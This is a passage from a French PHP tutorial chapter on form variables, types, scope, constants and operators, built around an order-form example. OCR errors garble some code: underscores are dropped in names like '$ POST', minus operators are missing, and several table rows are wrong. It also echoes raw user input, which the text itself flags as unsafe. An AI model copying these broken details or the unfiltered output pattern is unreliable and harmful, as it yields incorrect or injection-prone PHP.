Lorsqu'on emploie le style abrégé, les variables du script portent les mêmes noms que les champs du formulaire HTML, c'est pourquoi il n'est pas nécessaire de déclarer les variables ou d'entreprendre quoi que ce soit pour les créer dans le script. Les variables sont passées au script de la même façon que des arguments le sont à une fonction. Avec le style abrégé, on peut donc se contenter d'utiliser une variable comme `$qte pneus` car le champ du formulaire la crée automatiquement dans le script de traitement.

Ce type d'accès pratique aux variables est attrayant mais, avant d'activer `register globals`, il convient de s'intéresser aux raisons pour lesquelles l'équipe chargée du développement de PHP l'a désactivée.

Le fait de pouvoir accéder directement aux variables est très pratique mais cela facilite l'apparition d'erreurs de programmation susceptibles de compromettre la sécurité de vos scripts. Lorsque les variables d'un formulaire deviennent automatiquement des variables globales, il n'y a plus de séparation évidente entre les variables créées par le programmeur et les variables douteuses directement envoyées par l'utilisateur.

Si vous ne prenez pas la précaution de donner à toutes vos variables une valeur initiale, les utilisateurs de vos scripts peuvent donc passer des variables et des valeurs, sous la forme de variables de formulaire, qui se mélangeront aux vôtres. En conséquence, si vous choisissez le style abrégé pour accéder aux variables, vous devez vous assurer de donner une valeur initiale à vos variables.

Le style médium implique la récupération des variables de formulaire à partir d'un des tableaux `$ POST`, `$ GET` ou `$ REQUEST`. Un tableau `$ GET` ou `$ POST` contiendra

tous les détails de toutes les variables du formulaire. Le choix du tableau dépend de la méthode (`GET` ou `POST`, respectivement) utilisée pour l'envoi du formulaire. En outre, une combinaison de toutes les données envoyées *via* `POST` ou `GET` sera disponible par le biais de `$ REQUEST`.

Si le formulaire utilise la méthode `POST`, la valeur entrée dans le champ `qte pneus` sera enregistrée dans `$ POST['qte pneus']`. Si c'est la méthode `GET` qui est employée, cette valeur sera contenue dans `$ GET['qte pneus']`. Dans les deux cas, la valeur sera disponible dans `$ REQUEST['qte pneus']`.

Ces tableaux font partie des tableaux "superglobaux", dont nous reparlerons lorsque nous évoquerons la portée des variables.

Si vous utilisez une version très ancienne de PHP, il est possible que vous n'ayez pas accès aux tableaux `$ POST` ou `$ GET` : dans les versions antérieures à la 4.1.0, les mêmes informations étaient enregistrées dans des tableaux appelés `$HTTP POST VARS` et `$HTTP GET VARS`. C'est ce que nous appelons le style long. Comme nous l'avons indiqué précédemment, ce style a été déclaré "obsolète". Il n'y a pas d'équivalent au tableau `$ REQUEST` dans ce style.

Avec le style long, vous pouvez accéder à la réponse de l'utilisateur *via* `$HTTP POST VARS['qte pneus']` ou `$HTTP GET VARS['qte pneus']`.

Les exemples dans ce livre ont été testés avec la version 5.2 de PHP et ils seront parfois incompatibles avec des versions de PHP antérieures à la version 4.1.0. C'est pourquoi nous vous recommandons d'utiliser, dans la mesure du possible, une version récente de PHP.

Prenons un autre exemple. Le style médium de référencement des variables utilisant un type de variable appelé *tableau* (lesquels ne seront vraiment étudiés qu'au Chapitre 3), nous commencerons l'écriture du script en créant des copies de variables plus faciles à manipuler.

Pour copier la valeur d'une variable dans une autre, servez-vous de l'opérateur d'affectation, qui, en PHP, est le signe "égal" (=). La ligne de code suivante crée une nouvelle variable appelée `$qte pneus` et y copie le contenu de `$ POST['qte pneus']` :

```
$qte_pneus = $_POST['qte_pneus'];
```

Insérez le bloc de code qui suit au début du script. Tous les autres scripts présentés dans ce livre et qui traitent des données issues de formulaire commenceront par un bloc du même genre. Ce bloc ne générant pas de sortie, il importe peu qu'il soit placé avant ou après la balise `<html>` ou les autres balises HTML du début de votre page. En général, nous le plaçons au tout début du script afin qu'il soit facilement repérable.

```
<?php
  // Crée des noms de variables abrégées
  $qte_pneus = $_POST['qte_pneus'];
```

```
    $qte_huiles = $_POST['qte_huiles'];
    $qte_bougies = $_POST['qte_bougies'];
?>
```

Ce code crée trois nouvelles variables (`$qte pneus`, `$qte huiles` et `$qte bougies`) et les définit de manière qu'elles contiennent les données envoyées *via* la méthode `POST` du formulaire.

Pour que le script ait un effet visible, ajoutez les lignes de code suivantes à la fin de votre script PHP :

```
echo '<p>Récapitulatif de votre commande :</p>';
echo $qte_pneus . ' pneus<br />';
echo $qte_huiles . ' bidons d\'huile<br />';
echo $qte_bougies . ' bougies<br />';
```

À ce stade, vous n'avez pas vérifié le contenu des variables afin de vous assurer que les valeurs entrées dans chaque champ de formulaire soient cohérentes. Essayez d'entrer de manière délibérée des données erronées et observez ce qui se passe. Après avoir lu la suite de ce chapitre, vous souhaiterez peut-être ajouter à ce script du code pour la validation des données.

ATTENTION

Utiliser directement les données de l'utilisateur pour les afficher dans le navigateur comme ici est une opération risquée du point de vue de la sécurité. Vous devriez filtrer ces données comme on l'explique au Chapitre 4. Les problèmes de sécurité sont présentés au Chapitre 14.

Si vous chargez le fichier ainsi créé dans votre navigateur, le script affichera une sortie comme celle de la Figure 1.4. Les valeurs affichées dépendent évidemment de celles qui ont été entrées dans le formulaire.




Figure 1.4

Les variables saisies par l'utilisateur dans le formulaire sont facilement accessibles dans processorder.php.

Les quelques points intéressants à relever à propos de cet exemple sont examinés dans les sous-sections qui suivent.

Concaténation de chaînes

Dans ce script, la fonction `echo` sert à afficher la valeur saisie par l'utilisateur dans chacun des champs du formulaire, suivie d'un texte indiquant la signification de la valeur affichée. Examinez attentivement les instructions `echo` : le nom de la variable et le texte qui le suit sont séparés par un point (`.`), comme dans la ligne de code suivante :

```
echo $qte_pneus . ' pneus<br>';
```

Le caractère point représente ici l'opérateur de concaténation de chaînes et s'utilise pour accoler des chaînes de caractères (des fragments de texte) les unes aux autres. Vous y aurez souvent recours lorsque vous enverrez au navigateur des données en sortie avec `echo` car la concaténation de chaînes permet d'éviter la répétition des commandes `echo`.

Toutes les variables simples peuvent également être insérées dans des chaînes encadrées par des apostrophes doubles passées à la fonction `echo` (les tableaux sont plus délicats à prendre en charge et c'est pourquoi nous nous intéresserons à la combinaison des tableaux et des chaînes au Chapitre 4).

Par exemple :

```
echo "$qte_pneus pneus<br />";
```

Cette ligne équivaut à l'instruction présentée plus haut. Chacun de ces deux formats est correct et le choix de l'un ou l'autre est surtout une affaire de goût personnel. Le processus qui consiste à remplacer un nom de variable par sa valeur dans une telle chaîne est appelé "interpolation". Cette fonctionnalité est spécifique aux chaînes entre apostrophes doubles : elle ne fonctionne pas avec les chaînes entre apostrophes simples de cette manière. Si vous exécutez la ligne de code suivante :

```
echo '$qte_pneus pneus<br />';
```

le navigateur affichera simplement "`$qte pneus pneus<br />`". Lorsque la variable est encadrée par des apostrophes doubles, son nom est remplacé par sa valeur. Si elle est placée entre des apostrophes simples, son nom, ou tout autre texte, est envoyé tel quel au navigateur.

Variables et littéraux

La variable et la chaîne concaténées l'une avec l'autre dans chacune des instructions `echo` sont deux entités de nature différente. Une variable est un symbole représentant des données, tandis qu'une chaîne constitue les données elles-mêmes. Lorsque des données brutes sont spécifiées directement dans un programme, comme c'est le cas

dans l'exemple considéré ici, les données sont qualifiées de "littérales", pour marquer la différence avec une variable. `$qte pneus` est une variable, c'est-à-dire un symbole désignant les données saisies par le client. En revanche, `'pneus<br />'` est un littéral (cette chaîne n'a pas besoin d'être interprétée pour être envoyée au navigateur).

Nous n'en avons pas tout à fait fini sur ce point. Dans la dernière instruction citée, PHP remplace dans la chaîne le nom de variable `$qte pneus` par la valeur stockée dans la variable.

Nous avons déjà mentionné deux types de chaînes : celles encadrées par des apostrophes doubles et celles encadrées par des apostrophes simples. PHP tente d'évaluer les chaînes entre apostrophes doubles, ce qui conduit au résultat du traitement de l'instruction précédente. Les chaînes placées entre apostrophes simples sont traitées comme des littéraux.

Il existe également un troisième type de chaîne : les "documents sur place". Leur syntaxe (<<<) est familière aux utilisateurs de Perl et a été ajoutée à PHP 4. Elle permet de spécifier des chaînes longues de manière soignée, en utilisant un marqueur de fin qui sera utilisé pour terminer la chaîne. L'exemple suivant crée et affiche une chaîne de trois lignes :

```
echo <<<FIN
  ligne 1
  ligne 2
  ligne 3
FIN
```

Le lexème `FIN` est entièrement arbitraire, mais il ne doit pas apparaître dans le contenu de la chaîne. Pour fermer un document sur place, il suffit de placer le lexème au début d'une ligne.

Les documents sur place sont interpolés, comme les chaînes entre apostrophes doubles.

Identificateurs

Les noms des variables sont des identificateurs (tout comme les noms de fonctions et de classes – les fonctions et les classes sont traitées aux Chapitres 5 et 6). Le choix des identificateurs doit être effectué en respectant quelques règles simples :

- La longueur d'un identificateur n'est pas limitée. Un identificateur peut se composer de lettres, de nombres et de blancs soulignés.
- Un identificateur ne peut pas commencer par un chiffre.
- En PHP, les identificateurs sont sensibles à la casse (à la présence de minuscules et de majuscules). `$qte pneus` est un identificateur différent de `$Qte Pneus`. Le non-respect de la casse constitue une erreur de programmation commune. Les noms des

fonctions font exception à cette règle puisqu'ils peuvent être orthographiés sans respect de la casse.

- Une variable peut porter le même nom qu'une fonction. Cette pratique est toutefois déconseillée parce qu'elle prête à confusion. Par ailleurs, vous ne pouvez pas créer une fonction portant le même nom qu'une autre fonction.

Création de variables

Vous pouvez déclarer et utiliser vos propres variables en plus des variables passées au script à partir du formulaire HTML.

L'une des particularités de PHP est qu'il n'est pas nécessaire de déclarer des variables avant de les utiliser. Une variable est automatiquement créée lorsqu'une valeur lui est affectée pour la première fois (voir la section suivante pour plus de détails à ce sujet).

Affectation de valeurs à des variables

L'affectation de valeurs à des variables s'effectue au moyen de l'opérateur d'affectation =. Sur le site de Bob, nous devons calculer le nombre total d'articles commandés, ainsi que le montant total de la commande. Pour stocker ces nombres, nous pouvons créer deux variables, que nous initialiserons à la valeur zéro.

Ajoutez les lignes de code qui suivent à la fin de votre script PHP :

```
$qte_totale = 0;
$montant_total = 0.00;
```

Chacune de ces instructions crée une variable et lui affecte une valeur littérale. Il est également possible d'affecter la valeur d'une variable à une autre variable, comme le montrent les instructions suivantes :

```
$qte_totale = 0;
$montant_total = $qte_totale;
```

Types des variables

Le type des variables fournit une indication de la nature des données qui y sont conservées. PHP fournit plusieurs types de données. Diverses données peuvent être stockées dans différents types de données.

Types de données du PHP

Le langage PHP prend en charge les types de données de base suivants :

- **Entier.** Utilisé pour les nombres entiers.
- **Flottant (aussi appelé Double).** Utilisé pour les nombres réels.

- **Chaîne.** Utilisé pour les chaînes de caractères.
- **Booléen.** Utilisé pour exprimer les valeurs vraies ou fausses.
- **Tableau.** Utilisé pour stocker plusieurs éléments de données de même type (voir Chapitre 3).
- **Objet.** Utilisé pour stocker des instances de classes (voir Chapitre 6).

Il existe également deux types spéciaux : NULL et ressource. Les variables auxquelles il n'a pas été donné de valeur spécifique, celles qui sont considérées comme non définies et celles auxquelles il a été affecté la valeur spécifique NULL sont considérées comme étant du type NULL. Certaines fonctions prédéfinies (comme les fonctions de base de données) retournent des variables du type ressource : elles représentent des ressources externes (comme des connexions de base de données). Il est extrêmement rare que l'on soit amené à manipuler directement une variable du type ressource, mais elles sont fréquemment renvoyées par des fonctions et doivent être passées comme paramètres à d'autres fonctions.

Intérêt du typage

On dit que PHP est un langage faiblement typé ou qu'il utilise un typage dynamique. Dans la plupart des langages de programmation (C, par exemple), une variable ne peut appartenir qu'à un seul type de données, qui doit être précisé avant toute utilisation de la variable. En PHP, le type d'une variable est déterminé par la valeur qui lui est affectée.

Lorsque nous avons créé `$qte totale` et `$montant total`, par exemple, leurs types initiaux ont été déterminés lors de l'exécution des instructions suivantes :

```
$qte_totale = 0;
$montant_total = 0.00;
```

La valeur entière `0` ayant été affectée à la variable `$qte totale`, celle-ci prend le type entier. Selon la même logique, `$montant total` est de type flottant.

Bien que cela puisse sembler étrange, nous pourrions ajouter la ligne suivante à notre script :

```
$montant_total = 'Bonjour';
```

La variable `$montant total` serait alors de type chaîne car PHP adapte le type de chaque variable aux données qui y sont contenues, à chaque instant.

Cette capacité du langage PHP à modifier les types des variables "à la volée" peut se révéler extrêmement utile. Souvenez-vous que PHP détecte "automatiquement" le type des données stockées dans chaque variable et qu'il renvoie par conséquent toujours les données avec le type approprié, lorsque vous récupérez le contenu d'une variable.

Transtypage

Si PHP est un langage faiblement typé, il donne néanmoins la possibilité de forcer le type d'une valeur ou d'une variable par un transtypage (*casting*). Le principe est identique au transtypage du langage C. Il suffit de spécifier le type temporaire entre parenthèses, juste avant la variable concernée.

Nous pourrions ainsi déclarer les deux variables citées précédemment, `$qte_totale` et `$montant_total`, en effectuant un transtypage comme suit :

```
$qte_totale = 0;
$montant_total = (double)$qte_totale;
```

L'interpréteur PHP analyse la seconde instruction de la manière suivante : "Prendre la valeur stockée dans `$qte_totale`, l'interpréter comme une variable de type flottant et la stocker dans `$montant_total`". La variable `$montant_total` prend alors le type flottant. Le transtypage n'affectant pas les types des variables soumises au transtypage, `$qte_totale` reste de type entier.

Variables dynamiques

PHP admet un autre type de variable : les variables dynamiques. Celles-ci permettent de changer les noms des variables de manière dynamique.

Comme vous pouvez le constater, PHP autorise une grande souplesse pour manipuler les types et les noms de variables. Si tous les langages de programmation autorisent la modification du contenu des variables, seuls quelques-uns permettent de modifier le type d'une variable et rares sont les langages à autoriser la modification des noms de variables.

Le principe d'une variable dynamique consiste à utiliser la valeur d'une variable comme nom d'une autre variable. Nous pourrions écrire la ligne de code suivante :

```
$nom_var = 'qte_pneus';
```

puis utiliser `$$nom_var` en lieu et place de `$qte_pneus`. Nous pourrions alors définir la valeur de `$qte_pneus` de la manière suivante :

```
$$nom_var = 5;
```

ce qui est strictement équivalent à :

```
$qte_pneus = 5;
```

Ce concept peut sembler abscons, mais vous en saisirez mieux l'utilité lorsque nous l'appliquerons dans l'exemple donné dans la section consacrée aux boucles `for`, un peu plus loin dans cet ouvrage. Plutôt qu'énumérer et utiliser chaque variable d'un formulaire séparément, nous utiliserons une boucle et une même variable pour traiter automatiquement toutes les variables du formulaire.

Constantes

Comme nous l'avons mentionné plus haut, nous pouvons modifier la valeur stockée dans une variable. Nous pouvons également déclarer des constantes. Tout comme une variable, une constante stocke une valeur mais, contrairement à une variable, cette valeur est fixée "une fois pour toutes" et ne peut plus être modifiée à un autre endroit du script.

Dans notre exemple du site de Bob, les prix des différents articles proposés à la vente pourraient être stockés dans des constantes. La définition d'une constante s'effectue au moyen de la fonction `define` :

```
define('PRIX_PNEUS', 100);
define('PRIX_HUILES', 10);
define('PRIX_BOUGIES', 4);
```

Ajoutez ces lignes de code à votre script. Nous disposons à présent de trois constantes qui peuvent être utilisées pour calculer le total de la commande passée par le client.

Vous remarquerez que tous les noms de constante sont ici spécifiés en majuscules. Cette convention est empruntée au langage C : elle permet de distinguer d'un coup d'œil variables et constantes. Elle n'est pas obligatoire, mais fortement recommandée parce qu'elle facilite la lecture et la maintenance du code.

Contrairement aux variables, les constantes ne sont pas préfixées par le caractère dollar. Pour utiliser la valeur d'une constante, il suffit de spécifier son nom. Pour utiliser l'une des constantes créées précédemment, nous pourrions donc écrire :

```
echo PRIX_PNEUS;
```

Outre les constantes créées par le programmeur, PHP utilise un grand nombre de constantes prédéfinies. Pour en connaître la liste, utilisez la fonction `phpinfo()` :

```
phpinfo();
```

L'appel à `phpinfo` fournit, entre autres, la liste de toutes les variables et constantes prédéfinies dans PHP. Nous étudierons et utiliserons plusieurs de ces constantes et variables dans la suite de cet ouvrage.

L'une des autres distinctions entre les variables et les constantes tient à ce que les constantes ne peuvent stocker que des données de type booléen, entier, flottant ou chaîne, c'est-à-dire des *types scalaires*.

Portée des variables

La "portée" d'une variable désigne les emplacements au sein d'un script où la variable est visible. Les six règles de portée de base dans PHP sont les suivantes :

- Les variables superglobales prédéfinies sont visibles à n'importe quel endroit d'un script.

- Les constantes, une fois déclarées, sont toujours visibles globalement ; autrement dit, elles peuvent être utilisées à l'intérieur et à l'extérieur de fonctions.
- Les variables globales déclarées dans un script sont visibles dans tout le script, mais *pas à l'intérieur des fonctions*.
- Une variable utilisée à l'intérieur d'une fonction et qui est déclarée comme étant globale fait référence à la variable globale de même nom.
- Les variables créées à l'intérieur de fonctions et déclarées comme statiques sont invisibles en dehors de la fonction mais conservent leur valeur entre deux exécutions de la fonction (nous reviendrons sur ce mécanisme au Chapitre 5).
- Les variables créées à l'intérieur d'une fonction sont locales à la fonction et cessent d'exister lorsque cette dernière se termine.

À partir de PHP 4.2, les tableaux `$ GET` et `$ POST` ainsi que d'autres variables spéciales utilisent des règles particulières pour leur portée. Celles-ci sont appelées variables superglobales ou autoglobales et sont visibles à n'importe quel endroit du script, aussi bien à l'intérieur qu'à l'extérieur des fonctions.

Voici la liste complète des variables superglobales :

- `$GLOBALS`. Tableau de toutes les variables globales (comme le mot-clé global, ce tableau vous permet d'accéder à des variables globales dans une fonction avec $GLOBALS['ma_variable'], par exemple).
- `$ SERVER`. Tableau des variables d'environnement du serveur.
- `$ GET`. Tableau des variables passées au script par le biais de la méthode `GET`.
- `$ POST`. Tableau des variables passées au script par le biais de la méthode `POST`.
- `$ COOKIE`. Tableau des variables des cookies.
- `$ FILES`. Tableau des variables associées aux transferts de fichiers.
- `$ ENV`. Tableau des variables d'environnement.
- `$ REQUEST`. Tableau de toutes les variables entrées par l'utilisateur, ce qui comprend les entrées de `$ GET`, `$ POST` et `$ COOKIE` (mais pas celles de `$ FILES` depuis PHP 4.3.0).
- `$ SESSION`. Tableau des variables de session.

Nous étudierons chacune de ces variables à mesure de nos besoins et reviendrons plus en détail sur la notion de portée des variables lorsque nous examinerons les fonctions et les classes. Jusque-là, toutes les variables que nous utiliserons seront de portée globale.

Opérateurs

Les opérateurs sont représentés par des symboles et servent à manipuler des valeurs et des variables en les soumettant à des opérations. Pour calculer les totaux et la taxe du bon de commande client de Bob, nous devons recourir à des opérateurs.

Nous avons déjà mentionné deux opérateurs : l'opérateur de concaténation de chaînes `.` et l'opérateur d'affectation `=`. Dans les sections qui suivent, nous allons passer en revue la liste complète des opérateurs disponibles en PHP.

En général, les opérateurs peuvent prendre un, deux ou trois arguments, la majorité d'entre eux prenant deux arguments. Par exemple, l'opérateur d'affectation prend deux arguments : l'emplacement de stockage à gauche du symbole `=` et une expression, placée à sa droite. Ces arguments sont appelés *opérandes*. Un opérande est un élément auquel s'applique l'opérateur.

Opérateurs arithmétiques

Les opérateurs arithmétiques de PHP sont très simples : il s'agit en fait des opérateurs mathématiques traditionnels. Le Tableau 1.1 énumère les opérateurs arithmétiques.

Tableau 1.1 : Opérateurs arithmétiques de PHP

Opérateur	*Nom*	*Exemple*
`+`	Addition	`$a + $b`
	Soustraction	`$a  $b`
`*`	Multiplication	`$a * $b`
`/`	Division	`$a / $b`
`%`	Modulo	`$a % $b`

Avec chacun de ces opérateurs, nous pouvons stocker le résultat de l'opération, comme ici :

```
$resultat = $a + $b;
```

L'addition et la soustraction fonctionnent comme nous pouvons nous y attendre. Ces opérateurs effectuent respectivement l'addition et la soustraction des valeurs stockées dans les variables `$a` et `$b`.

L'opérateur de soustraction ( ) s'utilise également comme opérateur unaire (c'est-à-dire un opérateur qui ne prend qu'un seul argument ou opérande) pour indiquer des nombres négatifs, comme dans l'exemple suivant :

```
$a = -1;
```

Le fonctionnement de la multiplication et de la division est lui aussi conforme au fonctionnement attendu. Notez l'usage du caractère astérisque (`*`) pour l'opérateur de multiplication au lieu du symbole classique de multiplication et l'usage de la barre oblique pour l'opérateur de division, au lieu du symbole classique de la division.

L'opérateur modulo renvoie le reste de la division de la variable `$a` par la variable `$b`. Soit le fragment de code suivant :

```
$a = 27;
$b = 10;
$resultat = $a % $b;
```

La valeur stockée dans la variable `$resultat` est le reste obtenu après division de `27` par `10`, c'est-à-dire `7`.

Les opérateurs arithmétiques sont généralement appliqués à des entiers ou à des nombres réels (doubles). Lorsqu'ils sont appliqués à des chaînes, l'interpréteur PHP tente de convertir les chaînes en nombres. Lorsque les chaînes contiennent un "e" ou un "E", PHP les lit comme étant en notation scientifique et les convertit en nombres réels ; sinon il les convertit en nombres entiers. PHP examine si la chaîne commence par des chiffres et, si c'est le cas, les utilise comme valeur numérique. Si ce n'est pas le cas, l'interpréteur PHP considère que la valeur de la chaîne est zéro.

Opérateur de chaînes

Nous avons déjà vu et utilisé l'unique opérateur de chaîne admis par PHP : l'opérateur `.` de concaténation de chaînes. Cet opérateur s'emploie pour accoler deux chaînes l'une à l'autre. Il génère et stocke son résultat à la manière de l'opérateur d'addition.

```
$a = "Le garage ";
$b = "de Bob";
$resultat = $a.$b;
```

Après l'exécution de ces instructions, la variable `$resultat` contient la chaîne `Le garage de Bob`.

Opérateurs d'affectation

Nous avons déjà évoqué l'opérateur d'affectation `=`. Cet opérateur doit toujours être désigné comme étant l'opérateur d'affectation et se lit "reçoit". Ainsi :

```
$qte_totale = 0;
```

se lit "`$qte totale` reçoit la valeur zéro". Nous reviendrons sur ce point un peu plus loin dans ce chapitre, lorsque nous étudierons les opérateurs de comparaison, mais si vous l'appelez "égal" vous risquez d'être surpris.

Valeurs renvoyées par une affectation

L'opérateur d'affectation renvoie une valeur, comme les autres opérateurs. Ainsi, l'exécution de l'expression :

```
$a + $b
```

renvoie la valeur obtenue en ajoutant la variable `$a` à la variable `$b`. De la même manière, vous pouvez écrire :

```
$a = 0;
```

La valeur renvoyée par cette expression est zéro.

Cette technique vous permet de former des expressions telles que :

```
$b = 6 +  ($a = 5);
```

Cette expression initialise la variable `$b` à 11. Ce principe est vrai pour toutes les affectations : la valeur d'une instruction d'affectation est la valeur affectée à l'opérande placé à gauche de l'opérateur.

Lors de l'écriture d'une expression arithmétique, vous pouvez employer des parenthèses pour élever la priorité d'une sous-expression, comme dans la ligne de code donnée plus haut. Le principe est ici exactement le même qu'en mathématiques.

Opérateurs combinés à l'affectation

Outre l'opérateur d'affectation, PHP admet tout un ensemble d'opérateurs d'affectation combinés. Chacun de ces opérateurs se présente comme une possibilité abrégée pour effectuer une opération spécifique sur une variable et pour en affecter le résultat à cette variable. Ainsi, l'expression :

```
$a += 5;
```

est équivalente à l'expression :

```
$a = $a + 5;
```

Il existe des opérateurs combinés à l'affectation pour chaque opérateur arithmétique et pour l'opérateur de concaténation de chaîne.

Le Tableau 1.2 dresse une vue récapitulative de tous les opérateurs combinés à l'affectation et indique leurs effets.

Tableau 1.2 : Opérateurs combinés à l'affectation

Opérateur	*Exemple*	*Équivalant à*
`+=`	`$a += $b`	`$a = $a + $b`
`.=`	`$a .= $b`	`$a = $a . $b`
`*=`	`$a *= $b`	`$a = $a * $b`

Tableau 1.2 : Opérateurs combinés à l'affectation *(suite)*

Opérateur	*Exemple*	*Équivalant à*
`/=`	`$a /= $b`	`$a = $a / $b`
`%=`	`$a %= $b`	`$a = $a % $b`
`.=`	`$a .= $b`	`$a = $a . $b`

Opérateurs de pré/postincrémentation et de pré/postdécrémentation

Les opérateurs de pré/postincrémentation (++) et de pré/postdécrémentation ( ) sont équivalents aux opérateurs += et =, à quelques détails près.

Tous les opérateurs d'incrémentation ont deux effets : d'une part ils incrémentent, d'autre part ils affectent une valeur. Soit les instructions suivantes :

```
$a = 4;
echo ++$a;
```

La seconde instruction utilise l'opérateur de préincrémentation, ainsi nommé parce qu'il figure avant l'opérande `$a`. Lorsque l'interpréteur PHP rencontre cet opérateur, il commence par incrémenter `$a` de `1`, puis il renvoie la valeur ainsi incrémentée. Dans ce cas précis, `$a` est incrémentée à la valeur `5`, puis la valeur `5` est renvoyée et affichée. La valeur de l'expression complète est `5` (notez que la valeur stockée dans `$a` a bien été modifiée : PHP ne se contente pas de retourner simplement `$a + 1`).

Lorsque l'opérateur ++ figure après l'opérande, il est qualifié d'opérateur de postincrémentation. L'effet produit est différent. Soit les instructions suivantes :

```
$a=4;
echo $a++;
```

Dans ce cas, l'interpréteur PHP accomplit le traitement inverse : il renvoie et affiche d'abord la valeur de `$a` et ce n'est qu'ensuite qu'il l'incrémente. La valeur de l'expression complète est dans ce cas `4`, c'est-à-dire la valeur qui est affichée. Cependant, une fois que l'instruction a été exécutée, `$a` contient la valeur `5`.

L'opérateur de décrémentation ( ) a un comportement analogue, si ce n'est que la valeur de l'opérande est décrémentée au lieu d'être incrémentée.

Opérateur de référence

L'opérateur de référence `&` (esperluette) peut être utilisé avec l'opérateur d'affectation. Normalement, lorsqu'une variable est affectée à une autre, l'interpréteur PHP effectue une copie de la première variable qu'il stocke quelque part dans la mémoire de l'ordinateur. Par exemple, considérez les instructions suivantes :

```
$a = 5;
$b = $a;
```

Ces lignes de code conduisent à la création d'une copie de `$a` et au stockage de cette copie dans `$b`. Par la suite, si la valeur de `$a` est modifiée, la valeur de `$b` restera inchangée :

```
$a = 7; // $b vaut toujours 5
```

L'opérateur de référence `&` permet d'éviter de faire une copie, comme le montre l'exemple suivant :

```
$a = 5;
$b = &$a;
$a = 7; // les variables $a et $b ont toutes les deux la valeur 7
```

Les références peuvent être un peu difficiles à comprendre, mais il suffit de considérer qu'une référence s'apparente à un alias plutôt qu'à un pointeur. `$a` et `$b` pointent toutes deux vers la même section de mémoire, mais vous pouvez modifier cela en réinitialisant l'une d'elles comme ceci :

```
unset($a);
```

Cette instruction ne change pas la valeur de `$b` (7) mais rompt le lien entre `$a` et la valeur 7 stockée en mémoire.

Opérateurs de comparaison

Les opérateurs de comparaison servent à comparer deux valeurs entre elles. Les expressions contenant de tels opérateurs renvoient les valeurs logiques `true` (vrai) ou `false` (faux), selon le résultat de la comparaison.

Opérateur d'égalité

L'opérateur d'égalité `==` (deux signes égal) permet de déterminer si deux valeurs sont égales. Par exemple, nous pourrions utiliser l'expression :

```
$a == $b
```

pour tester si les valeurs stockées dans `$a` et `$b` sont identiques. L'interpréteur PHP renvoie la valeur `true` si les valeurs sont égales et la valeur `false` si elles sont différentes.

L'opérateur d'égalité se confond facilement avec l'opérateur d'affectation. Une telle confusion est d'autant plus dangereuse qu'elle ne provoque pas une erreur mais conduit simplement à un résultat qui n'est pas celui escompté. En effet, les valeurs non nulles sont généralement évaluées comme `true` tandis que les valeurs nulles sont évaluées comme `false`. Supposons que deux variables soient initialisées de la manière suivante :

```
$a = 5;
$b = 7;
```

S'il est amené à tester l'expression `$a = $b`, l'interpréteur PHP renvoie la valeur `true` et la raison est facile à comprendre : la valeur de l'expression `$a = $b` est la valeur affectée à l'opérande qui figure à gauche de l'opérateur d'affectation, c'est-à-dire ici `7`. Cette valeur étant non nulle, l'expression est évaluée comme `true`. Si votre intention initiale était de tester l'expression `$a == $b` (au lieu de `$a = $b`), qui serait évaluée comme `false` par l'interpréteur PHP, vous avez introduit dans votre code une erreur logique qui peut se révéler très difficile à détecter. Vous devez par conséquent vous montrer très prudent lorsque vous avez recours à l'opérateur d'affectation ou à l'opérateur d'égalité et vérifier systématiquement que vous ne confondez pas ces deux opérateurs.

Cette confusion entre les opérateurs d'affectation et d'égalité est très courante et vous vous y heurterez probablement plusieurs fois au cours de votre carrière de programmeur.

Autres opérateurs de comparaison

PHP comprend tout un jeu d'opérateurs de comparaison. Ceux-ci sont décrits dans le Tableau 1.3.

L'opérateur d'identité (===) ne renvoie `true` que si ces deux opérandes sont égaux et du même type. Par exemple, `0=='0'` sera vrai, mais `0==='0'` ne le sera pas car l'un des zéros est un entier et l'autre est une chaîne.

Tableau 1.3 : Opérateurs de comparaison de PHP

Opérateur	*Nom*	*Exemple*
==	Égal	`$a == $b`
===	Identique	`$a === $b`
!=	Différent	`$a != $b`
<>	Différent	`$a <> $b`
<	Inférieur à	`$a < $b`
>	Supérieur à	`$a > $b`
<=	Inférieur ou égal à	`$a <= $b`
>=	Supérieur ou égal à	`$a != $b`

Opérateurs logiques

Les opérateurs logiques servent à combiner les résultats de conditions logiques. Par exemple, considérons le cas d'une variable `$a` dont la valeur est comprise entre `0` et `100`. Pour

vérifier que la valeur de `$a` est bien située dans cette plage, il nous faudrait tester les conditions `$a >= 0` et `$a <= 100` en nous servant de l'opérateur `ET` de la manière suivante :

```
$a >= 0 && $a <=100
```

Le langage PHP comprend les opérateurs logiques ET, OU, OU EXCLUSIF et NON.

Le Tableau 1.4 décrit ces différents opérateurs.

Tableau 1.4 : Opérateurs logiques de PHP

Opérateur	*Nom*	*Exemple*	*Résultat*
`!`	NON	`!$b`	Renvoie `true` si `$b` est faux et *vice versa*.
`&&`	ET	`$a && $b`	Renvoie `true` lorsque `$a` et `$b` sont tous deux vrais ; sinon `false`.
`||`	OU	`$a || $b`	Renvoie `true` lorsque soit `$a`, soit `$b` est vrai et lorsque `$a` et `$b` sont tous les deux vrais ; sinon renvoie `false`.
`and`	ET	`$a and $b`	Identique à `&&`, mais avec une priorité plus basse.
`or`	OU	`$a or $b`	Identique à `||`, mais avec une priorité plus basse.
`xor`	OU EXCLUSIF	`$a xor $b`	Renvoie `true` si `$a` ou `$b` est vrai, mais pas les deux. Renvoie `false` si `$a` et `$b` valent tous les deux vrais ou tous les deux faux.

Les opérateurs `and` et `or` ont une priorité plus faible que celle des opérateurs `&&` et `||`. Nous reviendrons sur la notion de priorité des opérateurs un peu plus loin dans ce chapitre.

Opérateurs sur les bits

Les opérateurs sur les bits permettent de traiter les nombres entiers sous la forme de suites de bits utilisées pour les représenter.

Bien que ces opérateurs soient peu utiles dans le contexte des programmes PHP, vous en trouverez une description exhaustive dans le Tableau 1.5.

Tableau 1.5 : Opérateurs bits à bits de PHP

Opérateur	*Nom*	*Exemple*	*Résultat*
`&`	ET bit à bit	`$a & $b`	Les bits positionnés à 1 dans `$a` et dans `$b` sont positionnés à 1 dans le résultat.
